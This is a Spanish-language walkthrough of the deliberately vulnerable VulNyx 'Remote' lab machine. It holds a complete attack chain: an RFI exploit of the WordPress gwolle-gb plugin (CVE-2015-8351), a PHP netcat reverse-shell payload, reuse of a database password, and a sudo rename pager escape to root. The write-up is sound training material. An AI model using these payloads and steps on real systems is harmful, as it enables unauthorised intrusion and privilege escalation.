VulNyx - Remote
Information
Remote es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 12:23 CEST
Nmap scan report for 192.168.1.68
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 12:24 CEST
Nmap scan report for 192.168.1.68
Host is up (0.00041s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)

|_http-title: Apache2 Debian Default Page: It works
Shell (www-data)
80/TCP (HTTP)
Site (/)
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.68/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.1.68/wordpress/]
/server-status        (Status: 403) [Size: 277]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
Site (/wordpress)

En la ruta /wordpress como era de esperar encuentro un CMS WordPress

La página no se visualiza correctamente ya que intenta cargar las hojas de estilo del dominio remote.nyx

Agrego el dominio remote.nyx a mi archivo /etc/hosts y ahora la página se muestra correctamente
WordPress
Plugins
Con la herramienta wpscan detecto un plugin llamado gwole
❯ wpscan --no-banner --disable-tls-checks --url "http://remote.nyx/wordpress/" -e vp --plugins-detection mixed

[i] Plugin(s) Identified:

[+] gwolle-gb
 | Location: http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/
 | Last Updated: 2025-06-23T16:09:00.000Z
 | Readme: http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.9.3
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 1.5.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/readme.txt
CVE-2015-8351
Encuentro el siguiente exploit que permite un Remote File Inclusion (RFI) y el PoC es el siguiente:
http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]
Levanto un servidor HTTP y recibo la petición GET tratando de obtener el archivo wp-load.php
❯ curl -sX GET "http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://192.168.1.5/"
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.68 - - [08/Aug/2025 12:53:45] code 404, message File not found
192.168.1.68 - - [08/Aug/2025 12:53:45] "GET /wp-load.php HTTP/1.0" 404 -
En vista de que es vulnerable ahora trato de obtener una reverse shell
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

❯ cat wp-load.php ;echo
<?php system('busybox nc 192.168.1.5 443 -e /bin/sh'); ?>
❯ curl -sX GET "http://remote.nyx/wordpress/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://192.168.1.5/"
Obtengo la shell como usuario www-data
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.68 - - [08/Aug/2025 12:59:10] "GET /wp-load.php HTTP/1.0" 200 -
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.68] 55832
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
remote
Shell (tiago)
Enumerate
Config Files
En el archivo de conexión a la base de datos (wp-config.php) obtengo las credenciales WPr00t3d123!
www-data@remote:/$ find /var/www/html -name wp-config.php 2>/dev/null
/var/www/html/wordpress/wp-config.php
www-data@remote:/$ grep --color -E "DB_USER|DB_PASSWORD" /var/www/html/wordpress/wp-config.php
define( 'DB_USER', 'root' );
define( 'DB_PASSWORD', 'WPr00t3d123!' );
Me convierto en usuario tiago con las credenciales obtenidas
www-data@remote:/$ su - tiago
Password:

tiago@remote:~$ id ; hostname
uid=1000(tiago) gid=1000(tiago) grupos=1000(tiago)
remote
Privilege Escalation
Enumeration
Sudo
El usuario tiago puede ejecutar como root el binario rename con sudo
tiago@remote:~$ sudo -l
Matching Defaults entries for tiago on remote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tiago may run the following commands on remote:
    (root) NOPASSWD: /usr/bin/rename
Abuse
Revisando el help de rename, veo que existe el parámetro -m / --man
-m, –man Manual: print manual page.
Estos parámetros suelen habilitar el modo paginated, lo que me permite realizar un shell-escape como usuario root
tiago@remote:~$ sudo -u root /usr/bin/rename --man

!/bin/bash -i
You need to install the perl-doc package to use this program.

root@remote:/home/tiago# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
remote
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@remote:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
5b0*****************************
ede****************************
Hasta aquí la resolución de la máquina Remote.
Happy Hacking!